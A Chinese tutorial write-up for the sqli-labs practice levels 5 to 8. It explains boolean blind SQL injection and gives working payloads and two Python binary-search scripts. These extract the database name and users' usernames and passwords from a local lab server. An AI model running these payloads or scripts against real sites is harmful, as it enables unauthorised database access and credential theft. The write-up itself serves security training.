sqli-labs五到八关——基本的布尔盲注流程及其脚本

关于布尔盲注

在sqli-labss的Less-5至Less-8中,页面不会回显数据库信息,如果语句正确会显示You are in……,语句错误则会报错。这种显示(真)/不显示(假)的状态符合布尔盲注的条件,可以用盲注的思路解决。


整体上布尔盲注依然遵循数据库-表-字段的顺序,但在具体环节通常分为三个阶段:猜长度-猜字符-换位置。因为页面不会直接回显信息,所以要通过页面状态来确定猜测是否正确。
常用到如下sql函数

1
2
3
4
5
length(str) --返回字符长度 
substr(str,pos,len) --截取字符串
mid(str,pos,len) --同substr,有时用于绕过过滤
ascii(char) --字符转换为ASCII码
ord(char) --同ascii,用于特殊字符集

此外,由于盲注需要精确到具体的某个字符,所以需要规范化,如

1
2
limit 1 , 1 --跳过前1条数据,然后取1条数据
substr((select table_name from ......)) --在SQL语言中,当一个select查询语言被嵌套在另一个函数里当参数时,必须用括号括起来,称为子查询。

Less-5

大致思路和前四关一致,只是把爆名的环节用判断替代。提供两种思路,一种用limit,一种用group_concat。有两种思路的原因是通常一个库、表格其中包含了多个表格、字段,用group_concat可以将所有内容连接在一起,省去了修改limit初始量的步骤。缺点是MySQL的group_concat最多显示1024个字节,如果数据量过大,超出部分会被截断。



后端如下

limit

1
2
3
4
5
6
7
8
9
10

?id=1' and length(database())>8--+   
数据库长度
?id=1' and ascii(substr(database(),1,1))>115 --+
数据库名
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema = database() limit 0,1),1,1 ))>100 --+
表格名,懒得再求表格名长度了,直接控制偏移量试过去
?id=1' and ascii(substr((select column_name from information_schema.columns where table_name = 'users' limit 0,1),1,1))>100 --+
字段名
?id=1' and ascii(substr((select group_concat(id,username,password) from users),1,1))>50 --+
具体信息
group_concat

1
2
3
4
5
6
7
8
9
10
11
12

?id=1'and length((select database()))>8--+        
数据库长度
?id=1' and ascii(substr(database(),1,1))>115 --+
数据库名
?id=1' and length((select group_concat(table_name) from information_schema.tables where table_schema = 'security'))>13 --+
?id=1' and ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema = database()),1,1))>100 --+
表格名
?id=1' and length((select group_concat(column_name) from information_schema.columns where table_name = 'users'))>10 --+
?id=1' and ascii(substr((select group_concat(column_name) from information_schema.columns where table_name = 'users'),1,1))>100 --+
字段名
?id=1' and ascii(substr((select group_concat(id,username,password) from users),1,1))>50 --+
具体信息
脚本


无论是上述哪种方法,手工注入的时间复杂度都太高,所以考虑用脚本实现上述功能。这里以数据库名获取为例。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
import requests

url = "http://localhost/sqli/Less-5/"
flag_text = "You are in"

def get_database_name():
print("start to get database name")
result_name=""

# 基于二分法
# 通过手工注入已知数据库名字长度为8
for i in range(1,9):

# 32-126为可见字符范围
low = 32
high = 126
mid = 0

while low < high:
mid = (low + high) // 2

# 构建payload,这里注释符不要写成--+,requests库会自动编码,导致PHP收到的是--+而非-- 。
payload = f"1' and ascii(substr(database(),{i},1))>{mid} #"

# 发送请求
try:
res = requests.get(url,params={"id": payload})
except Exception as e:
print(f"something went wrong:{e}")
break

# 判断逻辑
if flag_text in res.text:
low = mid + 1
else:
high = mid

if low == 32:
break

# chr()函数把ASCII数字转回字符
result_name += chr(low)
print(f"now name:{result_name}")

print(f"{result_name}")

if __name__ == "__main__":
get_database_name()


后续步骤都可以通过修改payload来实现。中间步骤就不写了。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
import requests

url = "http://localhost/sqli/Less-6"
flag_text = "You are in..........."

def get_database_name():
print("[-] start to get information")
result_name = ""
sql_code=f"(select concat(id,username,0x3a,password) from users limit 0,1)"

for i in range(1,21):
low = 32
high = 126
mid = 0
while low < high:
mid = (low + high)//2

#猜数据库名
payload = f""" 1" and ascii(substr({sql_code},{i},1))>{mid} #"""
try:
res = requests.get(url,params={"id":payload})
except Exception as e:
print(f"请求报错:{e}")
break

if flag_text in res.text:
low=mid+1
else:
high = mid
if low==32:
break

result_name += chr(low)
print(f"[+] 最终结果:{result_name}")

if __name__ == "__main__":
get_database_name()

Less-6


后端如下

将单引号换成双引号即可。

Less-7


后端如下

双括号加单引号闭合。

Less-8

后端如下

和Less-5的区别是这道题不会回显错误信息,属于比较纯粹的盲注,不能用报错注入的方法解决。其余步骤和Less-5一样。